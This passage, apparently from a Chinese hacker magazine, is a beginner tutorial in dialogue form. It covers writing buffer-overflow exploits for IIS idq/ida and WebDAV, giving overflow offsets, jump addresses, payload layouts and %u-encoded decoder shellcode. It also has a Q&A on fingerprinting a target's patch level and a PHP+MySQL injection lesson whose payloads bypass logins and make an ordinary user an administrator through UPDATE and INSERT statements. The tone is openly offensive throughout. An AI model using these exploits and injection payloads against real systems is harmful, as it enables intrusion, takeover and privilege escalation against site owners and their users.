
“好！大家有兴趣就好！兴趣是最好的老师！既然大家很想，那我们再来一次实战吧！”

“好咧~！”

“这次，我们就对IIS的idaidq漏洞进行利用编写吧！”

小知识 IIS的idaidq漏洞。作为安装IIS过程的一部分，系统还会安装几个ISAPI扩展.dlls，其中idq.dll是Index Server的一个组件，对管理员脚本和Internet数据查询提供支持。但是，idq.dll在一段处理URL输入的代码中存在一个未经检查的缓冲区，攻击者利用此漏洞能导致受影响服务器产生缓冲区溢出，从而执行自己提供的代码。更为严重的是，idq.dll是以System身份运行的，攻击者可以利用此漏洞取得系统管理员权限。

“首先，我们来看看漏洞公告，如图34所示。”


图34

“该漏洞对Win2000sp0、sp1、sp2有效。大家可以看到，采用GET

/NULL.ida?[bufer]=x HTTP /1.1，对buffeer域进行填充，就可以覆盖到EIP，再继续也可以覆盖到异常处理点。”

“然后，我们温故而知新，还是按照三个步骤来进行。”

三个步骤

“第一、异常点位置。通过漏洞分析可以知道，异常处理点在buffer第240字节的地方，所以我们在236字节放上NOP NOP jmp 04，在240字节的地方放上jmp ebx的地址，在244放上我们的shellcode。”

“第二、ShellCode。这里我们也不说了，还是添加用户。”

“第三、Jmp Ebx的地址。0x7FFA1571。”

“好，我们的三步曲都有了，来构造吧！构造的形式如图35所示。”

图35

```
覆盖NOP        236          240
|-----------------||---------||-----------------|SSSSSSSSSS|
232个NOP    Jmp 04    0x7FFA1571   ShellCode
```

“哦，好yeah！，我们把构造好的程序运行吧！”小菜们迫不及待了。“好！运行运行！”小菜们手忙脚乱的把程序编译并运行开来。

“咦？怎么没有反应？”等了半天后，小菜们望着黑黑的屏幕，呆了。

“呵呵。”老师看到小菜们忙完后，才说道，“这个IIS漏洞和前面讲的那些漏洞有些不一样的地方——它要对URL进行一定的编码转换，这样转换后，我们的Jmp 04、jmp ebx的地址和shellcode都被改变啦！那当然不能执行我们想要的ShellCode了。”

“啊？”

“这就是该漏洞不同的地方，也给大家带来了新的挑战性，但在实际中，这种事情还是很常见的。比如Cmail会把大写改成小写等等。”

“哦，那怎么解决呢？”小菜们问到，“这个问题不解决，那很多漏洞都不能用了。”

“对！我们一定要解决。但解铃还需系铃人，首先要看看ida是如何变换那些URL请求字符的！”

“哦，对呀！”

“提交的URL被改变，是因为发送的内容由单字节转换成了宽字节。”

小知识

单字节和宽字节。在多年前，许多人一直将文本串作为一系列单字节字符来进行编码，并在结尾处放上一个零。但单字节只能有256种编码，根本不够表示世界各国的文字。

这样，就出现了双字节的Unicode宽字节编码。由于Unicode用一个16位的值来表示每个字符，因此总共可以得到65000个字符，这样，它就能够对世界各国的书面文字中的所有字符进行编码，远远超过了单字节字符集的256个字符数目。

如果是汉字一类，本来就是双字节编码。但如果是单字节，那么向宽字节的转换标准是宽字节的低字节就是单字节本身，而高字节填充0，比如：0x41—> 0x0041。

“所以，在最开始的时候，eEye的办法是在shellcode前面放上很多NOP，这样就把shellcode推向了0x004x00xx的地址，就可以用xx4x这样的串来覆盖ret，这个串被扩展为xx004x00以后正好跳转到shellcode的位置。”

“哇，办法很巧妙呀！”小菜们说道。

“嗯，这种方法虽然理论上行的通，但是实际上问题非常多，可以控制跳转却无法执行代码，而且不同的机器这个0x004x00xx都不一样，这样就很难做出通用性比较好的exploit。”

“哦，不实用呀。那怎么办呢？”

“随着技术的发展，有人发现了用巧妙的方法避开被扩展成宽字符，那我们就可以很轻松的改写很完善的exploit了！”

“黑客精神真是好啊，很多困难的问题，大家一起解决，一起进步。”小菜们由衷的说道，“用的是什么方法呢？”

“方法就是：在我们要用的Jmp 04 Jmp ebx地址和ShellCode前面加了一个%u符号，IIS是这样处理%u的，它认为是宽字符，就不再作变换了。比如，Jmp 04的指令写成%u04eb。我们把ShellCode都加上%u，就不会改变我们的东西了。”

“哦！这样啊！真是一语点破天机啊！”小菜感叹道。

“呵呵，这就是黑客魅力的所在。好了，我们就用这个办法把这个exploit完成吧！”

“好咧~”

小菜们一边回答，一边给ShellCode添上%u的标志。

“呼～ 添加完成了。”小菜们擦擦汗。

“好！我们运行试试吧！”老师一编译执行，叭！一个用户就添加上了。

“哦！”小菜们欢呼起来，“成功了，成功了。”

“呵呵，菜鸟还是有菜鸟的乐趣吧！尤其是经过种种挫折后成功，是很有成就感的吧。好，大家休息一下，十分钟后我们继续。”

九 IIS中文版中的顶级利用

webdav溢出漏洞编写

“上课了，上课了！”小菜们一边兴高采烈的讨论着刚才学到的东西，一边进入教室。“嗯，大家经过了这几堂课的学习，有什么感觉啊？”老师问道。

“噢，这几堂课我们对溢出编写的基本思路有了清晰的了解；掌握了利用缓冲区溢出的两种方式；同时还对大量的实际漏洞进行了成功的编写。”

“让我们的兴趣和技术都得到了很大的提升。”

“同时，我们也认识到了真正的黑客精神是钻研和共享！”

“好！”老师赞扬到，“大家有了这些认识就很好！只要有了兴趣和钻研的精神，那大家就可以自主的不断深入下去；同时，有了共享的精神，那就会得到别人的尊敬，并且一同讨论，一起进步。”

“嗯！”小菜们认真的点点头。

“OK，时间也不早了，我们再一起学习一个难度比较大的漏洞——IIS的webdav溢出漏洞！”

“哦，比较难啊？难在什么地方呢？”

“呵呵，我们一起往下走就知道了。虽然比较难，但搞清楚之后，对大家的思路扩展是很有好处的！”

“哦！好yeah！”

小知识

IIS5默认提供了对WebDAV的支持，通过WebDAV可以通过HTTP向用户提供远程文件存储的服务。IIS 5.0包含的WebDAV组件不充分检查传递给部分系统组件的数据，远程攻击者利用这个漏洞对WebDAV进行缓冲区溢出攻击，可能以WEB进程权限在系统上执行任意指令。IIS 5.0的WebDAV使用了ntdll.dll中的一些函数，而这些函数存在一个缓冲区溢出漏洞。通

过对WebDAV的畸形请求可以触发这个溢出。成功利用这个漏洞可以获得LocalSystem权限。这意味着，入侵者可以获得主机的完全控制能力。

“大家可以看出，这个漏洞还是很有用的吧，而且是Win2000 sp3也有这个漏洞哦！”

“哦！”

“这个漏洞产生的机理是相当复杂的。我简单的说吧，发出下面的请求时，IIS就会把buffer加上几个字节的路径，作一定的拷贝。”

```
SEARCH /[buffer] HTTP/1.0
Host:xxx
Content-Type: text/xml
Content-length: 3
Xxx
```

“哦，在拷贝中，没有作边界检查？所以溢出？”小菜们问道。

“不，在拷贝前，是作了检查的！而且很严格，用变量Length保存长度，如果Length超过了8，那就不作拷贝！”

“哦？那怎么引发溢出的呢？”

“呵呵，这是这个漏洞的第一个奇妙之处。虽然程序先计算出长度，保存在Length中，但Length是无符号短整数类型，只能存65535。但是，我们的buffer可以超过65535的限制，那Length就无法容纳，就会溢出，例如当路径长度是65536，那么Length就变成0了。拷贝前的判断就为真，就可以拷贝。在拷贝的时候，buffer实际是65536那么长，当然溢出了！”

“哦！的确很奇妙啊！！”

“这个溢出从本质上来说是一个短整型数溢出，而后导致了堆栈溢出。这一点是值得研究的。”

“嗯！”小菜们点点头。

“好，我们继续。Bufer超过65535时就会溢出。我们用覆盖异常处理点的方法，用那经典三步，写出exploit的雏形吧！”

“好哩！”

“第一步：异常处理点的位置。在Buffer第266的位置左右，这里注意，是左右哦。”

“第二步：ShellCode。呵呵，等以后有机会我们再一起讨论，这里还是用现成的吧。”

“第三步：Jmp /call ebx的地址——先用0x7FFA1571试试。”

“等一下，”小菜们急了，“为什么在266位置的左右？不能精确吗？”

“这就是这个漏洞的第二个奇妙之处。刚才说过，IIS会把buffer加上几个字节的路径后作拷贝。但那个路径，不同的机器有不同的安装目录，长度会不同，所以不能统一。比如，我的IIS安装在c:\inetpub\wwwroot下，那Buffer要正好269长才能到异常处理点。”

“哦！越来越麻烦了。”

“的确，但这都是小问题，实际中改变长度，多试几次就可以了。真正的考验还在后面呢，呵呵。”

“哇！”小菜们都吓住了。

“大家要获得技术的突破，一定要有耐心和毅力，不要怕，我们继续！”

“哦，好吧……”

“不用担心，一定可以解决的！”老师努力给大家打气。

“嗯！好，我们是菜鸟我们怕谁！”小菜们挺了过来。

“好，那我们写出初步的构造吧！”（图36）。

```
SEARCH /  [buffer(>65513 bytes)]                              HTTP/1.0
          |-----------------||---------||-----------|SSSSSSSSS|
          266左右个NOP  Jmp 04  Jmpebx  ShellCode
```

图36

“就是这样了。”小菜们点点头。“但应该没这么简单，还有其他的玄机吧？”

“呵呵，不急，我们一步步的来。首先，回想下刚才的idaidq，我们作了什么处理？”

“哦！对哈！IIS会作变换成宽字节的处理！”小菜们叫了起来，“我们应该加上%u防止被扩展变化！”

“呵呵。我们先把Jmp 04、Jmp Ebx地址和ShellCode都加上%u试试。”

“好哩！”小菜们把%u加了上去，这是他们的强项，一个个相当勤快。

“填好了，运行下试试！”

小菜们编译，执行，毫无反应。

“果然没那么简单。”小菜自言自语道。

“嗯，这个漏洞和idaidq不同，idaidq发现%u标志后，就不对后面的字节进行Unicode转换；而Webdav却是%u也要作Unicode转换，但过后要转换回单字节。”

“小于0x80单字节字符转换时会被转换成‘\xXX\x00’的形式，然后又被转换会XX；但大于0x80的，系统会认为后面还有一个字节的字符，跟这个字符一起组成一个完整宽‘字符’来作转换。”

“比如，\x61\x81\x81会被转换为\x61\x00\xXX\xXX；然后再转回来，就变成\x61\xXX\xXX了。”

“所以问题就在转换了。在转换过程中，不符合编码范围的双字节字符会被替换掉！那转换完毕后，当然不是我们想要的字符串啦。”

“哇！！”

“这就是该漏洞第三个奇妙的地方。大家想想怎么办？”老师又开始让小菜们开动脑筋了。

“如果不符合编码范围会被改变；那我们把Jmp 04、Jmp Ebx的地址和Shellcode都使用符合编码范围的字符吧！”小菜们思考后说。

“嗯！很好！思路就是这样。我们使用小于0x80的字符，这样\xXX在转换成宽字节后，就变为\xXX\x00；再被转换回来，就又成了\xXX，不会被改变。”

“但大家想想，Jmp 04，Jmp Ebx的地址符合规范，比较容易，但要让整个Shellcode都符合不大于0x80的要求，实在是太难了！”

“嗯，是啊！是啊！”小菜们说。“天！那怎么办啊？？”

“这里，我给大家再介绍位前辈级的人物——yuange！他在他的文章中提出解决办法如下：

1.把real shellcode编码成可见字符，即小于0x80。这样在经过转换后就成为\xXX\x00，字符不会被改变。

2.再精心编写一段符合编码范围的代码，用这些代码来解码上述经过编码的real shellcode！”

“哦？”

“yange提出的具体的算法，就是编码时把shellcode的字符0xXY变成0x0X和0x0Y，这样一定可以符合小于0x80要求；而在解码中，用0xa*0x10+0xb=0xab的算法来恢复。”

“而解码的代码，是yuange精心打造的，全部符合编码范围要求的cpu指令。大家看看吧。”

```
"%u5390%u665e%u66ad%u993d%u7560%u56f8%u5656%u665f"
"%u66ad%u4e3d%u7400%u9023%u612c%u5090%u6659%u90ad"
"%u612c%u548d%u7088%u548d%u908a%u548d%u708a%u548d"
"%u908a%u5852%u74aa%u75d8%u90d6%u5058%u5050%u90c3"
"%u6099"
```

“哇！太强了！”小菜们感叹到。

“是啊，yuange这样的人才算的上真正的黑客，技术高超，而且无私共享。”

“呵呵，不论是谁，看了yuange的文章，都会吼出这句话的。”老师笑道。“我们来把exploit完成吧。”

“嗯，好！”

“我们先把ShellCode用yuange的算法进行编码，成为符合要求的EnShellcode；然后在EnShellCode前面放上解码的代码DeCode，对EnShellCode解码还原成真正的ShellCode，并跳转过去执行！格式如图37了！”

```
|------------------||---------||-----------|-----------|SSSSSSSSS|
266左右个NOP  Jmp 04  Jmpebx  DeCode  EnShellCode
```

图37

“注意，我们还要把Jmp ebx地址用符合规范的0x695c6772代替，Jmp 04用0x58685159来代替！这样就全部符合编码的规范了！”

“哇！还真不容易的。”小菜们擦擦汗。

“这是写溢出时常用的技巧。”老师说道。“我们把它总结一下。”

“在内存中，A表示垃圾字符，Ret表示或者Jmp esp，或者Jmp 04 Call ebx，反正功能是要跳转到后面的Search中，然后F为标志，最后是ShellCode。Search功能就是要进入到原来的ShellCode中。如图38所示。”

```
AAAAAAAAAAA  Ret Search F  ShellCode
AAAAAAAAAAA' Ret Search F' ShellCode'
```

图38

“在图38中，A和A'无所谓；Ret和Search一定要符合规范，不能被改变；F和F'一定要不一样，如果一样就无法定位原始数据和改变后的数据的位置。而ShellCode和ShellCode'是不一样的，要是一样的话，我们就不用花这么大的力气去写一个符合规范的Search和跳转了。当然，如果ShellCode可以直接写成符合规范的也可以，但难度太大了，对于刚才这个漏洞，基本不可能，所以采用了对ShellCode的编码和解码。”

“哦！”

“好，我们看看结果吧！”

编译、执行！成功了！

“哦！”小菜们兴奋了，在经过无数的困难后，取得的成功最甜美。

十 尾声

“呵呵，好了，这次缓冲区的课程就结束了。”

“啊！感觉还没有尽兴呢！”小菜们觉得时间过的太快了。

“呵呵，大家能有这个兴趣就好，我给大家布置点作业，大家可以练习一下。自己试试Serv_U的MDTM吧，道理和这个是一样的。然后，还可以试试RPC、LSA等漏洞的编写，细节有些不同，但基本原理都是差不多的。”

“哦”。

“好，时间也不早了，这次的课就到这里了，下次如果还有机会的话，我们在《黑客X档案》再见！”

（文章中所涉及的FoxMail11.cpp及其他相关代码光盘中有提供）

呆呆虫，为什么我的sniffer程序不能识别Modem？

sniffer程序的作用是将计算机的网卡设置成混杂模式，而无法将Modem设置为混杂模式。所以，不能使用Modem拨号嗅探。另外，如果网卡不处于活动状态（即有连接），一些sniffer程序会无法自动查找到（例如sniffer pro）。

如何判断对方主机的sp版本是多少？

这里说一个简单的方法好了。大家来到这个位置：C:\WINNT\$NtServicePackUninstall$\spuninst（假设Windows安装在C盘）。“$NtServicePackUninstall$”（注：该文件夹默认是隐藏属性的）是安装sp时默认建立的一个备份文件夹，估计很少有人不做备份。在C:\WINNT\$NtServicePackUninstall$\spuninst下有个文件名为spuninst.inf文件。打开该文件，在里面可看到这样一行：NtServicePackVersionText = "Service Pack 3"。从这里很容易就判断出该主机为sp3的补丁。

这里补充一下，该方法只能准确确定sp版本而已，如果对方只是打了某一个或几个HOTFIX，则不好判断。因此，需要通过注册表来判断HOTFIX，其位置如下：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\HotFix。在这下面，会看到名为“Qxxxxxx”的选项，这就是HOTFIX号了，然后再通过MS的站点来搜索这些HOTFIX，就可确定其补丁，以便做出对策。

为什么我每次安装完Win2k后都会有一个名为GMT的木马进程？

GMT其实是个系统进程，它表示的是格林尼治标准时间。所以，如果你的系统确实是刚刚安装完成后就出现这个进程的话，不要害怕，这不是什么木马也不是什么后门。不过，也要小心，因为，现在好像也有不知名的木马会生成该进程。所以，建议查看生成该进程的文件或使用杀毒软件检测。

网线之间如果相邻很近会不会有影响？

现在大部分使用的网线都是非屏蔽的双绞线（UTP），这种不带屏蔽层的网线对一些干扰很敏感。例如：两根网线缠绕在一起，时间一长就会发生误码或网速下降等问题，严重影响网络速度。另，不单单是网线和网线之间会有这种问题，任何能产生电磁波的线缆都存在此问题。例如：如果网线和电话线缠绕在一起，在电话接通的情况下，网线肯定就会受到干扰。有条件的朋友可做一下实验，严重的可引起网络传输速度降慢甚至远程打开文件时死机。

我的硬盘接口为SCSI接口，在安装Win2k时会出现错误，无法继续安装，怎么解决？

这种问题很普遍，这是因为Win2k的安装程序无法为你的SCSI接口卡找到合适的驱动程序而导致的。在安装Win2k时，会有一个检测硬件的过程，此时要注意看屏幕最下一行的英文，按照提示按F6键就可自己安装正确的驱动。然后就可以安装你的Win2k了。

PHP+MySQL Injection专题

Alpha

前言

Injection攻击是现在最流行的入侵方式了，依靠它攻击的强大性和灵活性吸引了众多黑迷。在上一期的《PHP安全与注射》专题中主要讲述了PHP程序的各种常规漏洞，也涉及到了一些PHP＋MySQL注入的问题，但是对注入讲的比较浅也不是很全面，让我们感觉到没有尽兴。这一期我将给大家仔仔细细的讲一下PHP＋MySQL注入，一定让你满载而归。

本文主要是为小菜们服务的，如果你已经是只老鸟，可能对某些东西会感觉比较乏味，不过只要你仔细的看，会发现很多有趣的东东！

一、学习PHP+MySQL注入的前提知识

1.明白PHP+MySQL环境是如何搭建的，在光盘中们收录有搭建的相关文章《Apache+PHP+MySQL的安装与配置》。如果您对搭建PHP+MySQL环境不是很清楚，请先查阅此文，在上一期的专题中也有所介绍。

2.大概了解PHP和apache的配置，主要是在php.ini和httpd.conf中的相关设置。此专题我们主要用到的是php.ini的配置。平常配置服务器时为了安全起见，我们一般都打开php.ini里的安全模式，即让safe_mode= On；还有就是，PHP执行错误display_errors的选项打开的话，会给骇客返回很多有价值的利用信息，所以我们应该让display_errors＝off。这样关闭错误显示后，PHP函数执行错误的信息将不会再在浏览器中显示。PHP的配置文件php.ini中还有一个非常重要的配置选项——magic_quotes_gpc，高版本的默认都是magic_quotes_gpc＝On，只有在古董级的PHP中默认配置才是magic_quotes_gpc＝Off，可是古董的东西也有人用的哦！当php.ini中magic_quotes_gpc＝On时会有什么情况发生？不用惊慌，天是塌不下来的啦！它只是把提交的变量中所有的“'”(单引号)、“"”(双引号)、“\”(反斜线)和空字符会自动转为含有反斜线的转义字符。例如把“'”变成了“\'”，把“\”变成了“\\”。就是这一点，让我们很不爽，很多时候我们对字符型变量的注入只好说Bye Bye。但是不用气馁，我们还是会有好方法来对付它的，往下看呀！

3.有一定的PHP语言基础和了解一些基本的SQL语句。这些都很简单，我们用到的东西很少，所以充电还来的及！

我们先来看看magic_quotes_gpc＝Off时能干些啥，然后我们再想办法搞一搞magic_quotes_gpc＝On的情况。

二、magic_quotes_gpc＝Off时的注入攻击

magic_quotes_gpc＝Off的情况虽说不安全，一般PHP服务器应该将这个选项关闭；新版本也默认magic_quotes_gpc＝On，可在很多服务器中我还是发现有magic_quotes_gpc＝Off的情况。还有某些程序如vbb论坛，就算你配置magic_quotes_gpc＝On，它也会自动消除转义字符让我们有机可乘。所以说研究在magic_quotes_gpc＝Off情况下的注入方式还是大有市场的。

下面我们将从MYSQL语句、注入类型、注入点三个方面来详解MySQL＋PHP注入。

1.从MYSQL语句方面详解MySQL+PHP注入

这里我给大家先讲一些MySQL的基本语句，算是给没有好好学习的朋友补下课！

(1) SELECT语句注入攻击

Select语句基本格式如下：

```
SELECT [STRAIGHT_JOIN] [SQL_SMALL_RESULT]
    select_expression,...
     [INTO {OUTFILE | DUMPFILE} 'file_name'
export_options]
    [FROM table_references
      [WHERE where_definition]
      [GROUP BY col_name,...]
    [ORDER BY {unsigned_integer | col_name | formula}
[ASC | DESC] ,...]
    ]
```

常用的select语法就是这些。“select_expression”指想要检索的列，后面我们可以用where来限制条件，我们也可以用into outfile将select结果输出到文件中。当然我们也可用select直接在IE中输出。举个简单的查循小例子，如下：

```
mysql> select 'a';
+---+
| a |
+---+
| a |
+---+
1 row in set (0.00 sec)
```

具体内容请看MySQL中文手册7.12节（MySQL中文手册已收录在本期光盘）

下面说一些具体利用select攻击的例子。先来看一段有漏洞的代码，这段代码是用来搜索的。

```
<form method= "POST" action= "<? echo $PHP_SELF;
?>">
<input type= "text" name= "search"><br>
<input type= "submit" value= "Search">
</form>
<?php
.......
SELECT * FROM users WHERE username LIKE
'%$search%' ORDER BY username
.......
?>
```

在这段代码中，有的菜鸟可能不明白“%”是用来做什么的，我们顺便说一下MySQL中的通配符。“%”就是通配符，其它的通配符还有“*”和“_”，其中，“*”用来匹配字段名，而“%”用来匹配字段值。要注意的是，“%”必须与“like”一起适用；还有一个通配符就是下划线“_”，它代表的意思和上面不同，是用来匹配任何单个字符的。在上面的代码中我们用到了“*”，表示返回的所有字段名，“%$search%”表示所有包含“$search”字符的内容。针对这段代码我们如何注入呢？哈哈！其实和ASP里很相似，在表单里提交：**Aabb%' or 1=1 order by id#**（“#”在MySQL中表示注释的意思，即让后面的SQL语句不执行），把提交的内容带入到SQL语句中，即成为**SELECT * FROM users WHERE username LIKE '%aabb%' or 1=1 order by id# ORDER BY username**这样的语句。假如数据库中没有含有aabb的用户名，那么or 1=1使返回值仍为真，从而能返回所有值了。同理，我们还可这样在表单里提交**%' order by id#**或者用**' order by id#**，带入的SQL语句中成了**SELECT * FROM users WHERE username LIKE '% %' order by id# ORDER BY username**和**SELECT * FROM users WHERE username LIKE '%%' order by id# ORDER BY username**。当然，这样一来数据库的内容会全部返回，列出所有用户名，没准连密码都出来呢！这里只是举个简单例子，下面会有更精妙的select语句出现，select几乎是无处不在！

（2）update语句注入攻击

对update语法，MySQL中文手册里是这么解释的：

```
UPDATE [LOW_PRIORITY] tbl_name SET
col_name1=expr1,col_name2=expr2,...
    [WHERE where_definition]
```

其中，“UPDATE”用新值更新现存表中行的列；“SET”子句指出哪个列要修改和他们应该被给定的值；“WHERE”子句如果给出，指定哪个行应该被更新，否则所有行被更新。详细内容去看MySQL中文手册7.17节，在这里详细介绍的话，会比较罗嗦。

由上可知，update语句主要用于数据的更新，例如文章的修改、用户资料的修改，我们似乎更关心后者。同样来看一段代码，我们一块儿给出表的结构，这样大家容易看得更明白。

```
CREATE TABLE users (
id int(10) NOT NULL auto_increment,
login varchar(25),
password varchar(25),
email varchar(30),
userlevel tinyint,
PRIMARY KEY (id)
)
其中，“userlevel”表示等级，“1”为管理员，“2”为普通用户
<?php
//change.php
......
$sql = "UPDATE users SET password='$pass',
email='$email' WHERE id='$id'"
......
?>
```

OK！我们开始注入了，在填E-mail的地方填入**netsh@163.com',userlevel='1**，这样一来，SQL语句其实执行的就是**UPDATE users SET password='youpass',email='netsh@163.com',userlevel='1' WHERE id='youid'**，我们在数据库中的userlevel就变为1了，普通用户变成管理员了！

这里我们还要简单提一下单引号闭合的问题，如果只用了一个单引号而没有单引号与之组成一对，系统会返回错误。MySQL数据库的列类型主要分为数字类型、日期和时间类型、字符串类型，引号一般用在字符串类型里，而在数字类型里一般都不会用到引号。

（3）insert语句注入攻击

下面轮到insert语句了，它已经等得不耐烦了，简直就像中午食堂里的学生们。PHP中文手册是这样教我们的：

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
    [INTO] tbl_name [(col_name,...)]
VALUES (expression,...),(...),...
```

INSERT是把新行插入到一个存在的表中，**INSERT ... VALUES**形式的语句基于明确指定的值插入行，**INSERT ... SELECT**形式插入从其他表选择的行，有多个值表的**INSERT ... VALUES**的形式在MySQL 3.22.5或以后版本中支持，**col_name=expression**语法在MySQL 3.22.10或以后版本中支持。

还是先来看一下表的结构和漏洞代码：

```
CREATE TABLE membres (
id varchar(15) NOT NULL default '',
login varchar(25),
password varchar(25),
email varchar(30),
userlevel tinyint,
PRIMARY KEY (id)
)
```

我们仍然假设userlevel表示用户等级，1为管理者，2为普通用户。代码如下：

```
<?php
//reg.php
......
$query = "INSERT INTO members VALUES('$id','$login',
'$pass','$email',' 2')" ;
......
?>
```

这段代码默认插入用户等级是2。现在我们构建注入语句了，还是在要输入E-mail的地方输入：**netsh@163.com','1')#**。SQL语句执行时变成了：**INSERT INTO membres VALUES ('youid','youname','youpass',' netsh@163.com','1')#',?')**。提交语句后，我们一注册就是管理员了。“#”号表示什么来着？不是忘了吧，晕！这么快？忘了就忘了吧，下面再详细给你说说。

（4）MySQL中的注释符

相信大家在上面的几个例子中已经看到注释的强大作用了吧！这里我们将再详细介绍一下。MySQL有三种注释句法。第1个是“#”，注射掉注释符后面的本行内容；第2个是“--”，注射效果同“#”；第3个是“/* ... */”，意为注释掉符号中间的部分。对于“#”号，将是我们最常用的注释方法。“--”号记得后面还得有一个空格才能起注释作用。“/*…*/”我们一般只用前面的“/*”就够了，因为后面的我们想加也不行，是吧？在浏览器地址栏输入“#”时应把它写成“%23”，这样经urlencode转换后才能成为“#”，从而起到注释的作用。“#”号在浏览器的地址框中直接输入的话，可什么也不是哦！为了大家深刻理解，这里我给大家来个例题，有如下的管理员信息表和PHP漏洞语句：

```
CREATE TABLE alphaauthor (
```

```
    id tinyint(4) NOT NULL auto_increment,
    UserName varchar(50) NOT NULL default '',
    PASSWORD varchar(50) default NULL,
    Name varchar(50) default NULL,
    PRIMARY KEY  (Id),
    UNIQUE KEY Id (Id),
    KEY Id_2 (Id)
  )

  <?php
  //Login.php
  ……
  $query="select * from alphaauthor where
UserName='$username' and Password='$passwd'";
  $result=mysql_query($query);
  $data=mysql_fetch_array($result);
  if ($data)
    {
    Echo "重要信息";
    }
    Else
    Echo "登陆失败";
  ……
  ?>
```

我们在浏览器地址框直接输入http://***/login.php?username=a'or id=1 %23（"%23"转换成"#"号了），放到SQL语句中即为：select * from alphaauthor where UserName='a' or id=1 #' and Password='$passwd'

"#"号后面的都白输入了，这句话等价于：

select * from alphaauthor where UserName='a' or id=1

再仔细看看表的结构，只要有id=1的帐户，返回的"$data"就应该为真，我们就可以直接登陆了。当然，你也可以写成http://***/login.php?username=a' or 1=1 %23，是一样的效果！

（5）显示系统信息的间谍们

MySQL也有自己的内置变量，重要函数如下：

```
  VERSION() 返回数据库版本信息
  DATABASE() 返回当前的数据库名字，如果没有当前的数据库，
DATABASE()返回空字符串。
  USER()
  SYSTEM_USER()
  SESSION_USER()
  返回当前MySQL用户名
```

我们在MySQL命令行下输入：

mysql> select user(),database(),version();

返回信息如图1所示，是不是很爽？




图 1

这几个内置变量有时候很有用，比如你可以根据他的MySQL版本看看他的MySQL有没有什么溢出漏洞，没准我们就会发现个好东东。

（6）union语法注入攻击

下面进入最重要的部分了，没睡觉的打起精神来，睡着了的快醒醒啦！下面是PHP中文手册对union语法的定义：

```
  SELECT ... UNION [ALL] SELECT ... [UNION SELECT
...]
  UNION 在 MySQL 4.0.0 中被实现。
  UNION 用于将多个 SELECT 语句的结果联合到一个结果集中。
```

SELECT语句中的"select_expression"部分列出的列必须具有同样的类型。第一个"SELECT"查询中使用的列名将作为结果集的列名返回。

